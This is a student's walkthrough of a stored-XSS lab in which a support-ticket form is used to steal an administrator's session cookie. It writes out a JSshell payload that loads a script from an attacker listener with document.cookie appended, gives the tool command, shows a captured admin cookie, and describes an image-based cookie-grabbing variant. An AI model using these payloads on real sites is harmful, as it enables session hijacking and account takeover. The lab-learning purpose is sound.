08 - XSS - Challenge/Lab 3

Instruction:

We are going to use 2 Containers again. In one of them we are going to be a low level user, and in the other one, we are going to be navigating to the admin page. Our challenge here is to capture the admin cookie, and then we can use it to login to the admin account, and access its privileges over the underlying system through the web application (This is a common scenario).


The path for the admin page is: "/x0x03 admin.php"

The functionality of the page works as follows: A guest or user can submit questions for support team of the website. It turns out the account that receive the tickets is the amin account. This is a vulnerability that will allow us to get admin cookies, and potentially use all the features available to that account.

We are first going to attempt to perform the attack.

So, I wanted to find some payloads, just so I had something to try on my sleeves. And, I found this:

https://github.com/shelld3v/JSshell





It is definitely worth a try. Lets read a bit better before running any attacks so we do not break too much anything. But, it looks like it is a JavaScript that make a connection back to the attacker IP address.

Lets see if this works.

First, lets do a proof of concept.

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It does work.

Now, lets generate a JavaScript payload using the tool we found out.

We need a payload that sends the cookie back to our IP Address....I am not 100% sure on this, because I never ran and attacked a website on my localhost, lets search.

Run it with the -g option to generate payloads:



Replace <your-public-IP> with your actual IP address (accessible from the target system).

If you're on a private network, you may need to configure port forwarding on your router or use a service like ngrok.

If I am running the website on the localhost, do I still use my public IP Address in when setting the payload "./jsshell.py -g -p 4848 -s <your-public-IP>"?

If you're running the website on **localhost**, you don't need to use your **public IP address** in the payload. Instead, you can use one of the following options depending on the scenario:

When Running Everything Locally (Same Machine)

If both the vulnerable website and the tool are running on the same machine, use 127.0.0.1 (loopback address) or localhost as the IP address in the payload:

```
bash
./jsshell.py -g -p 4848 -s 127.0.0.1
```

The payload will look like this:

```
html

<script>setInterval(function(){with(document)body.appendChild(createElement("script")).src
```

So, let use localhost IP address.

Do not forget to make it an executable. (sudo chmod +x ./jsh.py)


Run:

"#sudo ./jsh.py -g -p 4848 -s 127.0.0.1"


Because "<script>" worked, we are going to try this payload first:

<script>setInterval(function()

{with(document)body.appendChild(createElement("script")).src="//127.0.0.1:4848/?".concat(document.cookie)},1010)</script>



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


Reload the admin page, you might need to click okay for the first xss payload script we stored in the web page for the test.

Ladies and gentleman, this is amazing.

```
>>> cookie
admin_cookie=5ac5355b84894ede056ab81b324c4675
>>> pwd
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help
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domain
                      The source domain
pwd
                      The source path
cookie
                      The user cookie
                      Write a snippet of code Token from:
snippet
exit, quit
                      Exit the JS shell
>>> domain
localhost/
```

We would then use this cookie to login as the admin of the website.





I retried this. At this new try, I did not deploy a test script first, and for my amusement as soon as I reloaded the admin page after submitting the payload, we got the reverse shell back. Now, this shell is very limited, but it does give us some options.

```
Got JS shell from [127.0.0.1] port 41286 to kali 4848
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>>> domain
localhost/
>>> snippet
Use CTRL+D to finish the snippet
test
>>> pwd
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I wonder where does the snippet code gets stored, or if it is not getting stored at all. Maybe it could be executing code in the spot.


Getting this "shell" is very easy, and I am not sure if offers some other possible steps for an initial access in the machine, but for capturing one cookie is decent. I am not sure if this can capture more than one cookie session at a time. If not, then we would need to set up a netcat listener to listen to all responses, or maybe a python http server module to listen for those cookies.

Another thing we should note here. If we are trying to exploit this in a real Pentest, we would not be able to do a proof of concept first, as we would not have access to the website's admin page, and if we had, we would not be doing this, we would be trying to get an initial access.

Here, I finish my walkthrough.


Lets see what Alex does to exploit this vulnerability.

To catch the cookie, he is going to use a public website. This is the first that I see. We do not want to use a public website to listen for the cookies in a real penetration testing.



He also mentions: "off course we want our cookie to be a parameter at the end, so that is the reason he adds the "/?" characters at the end of the src parameter.

So, the way his script works is: when the admin loads the page, "var i" is going to create a new image, the source of the new image will be the website waiting to receive the cookie, and the parameter is document.cookie, so when this is processed the browser will request the image from the website, and will send the address to us, and we will get the cookies content.



To use/verify the cookie, we can add it through the extension, or through the storage tab in the Developers tools, and even through the Console tab in the Developers tools. So, there are a couple of ways of testing this out. I am not going to be demonstrating this here. The simple way will do it, do not complicate it.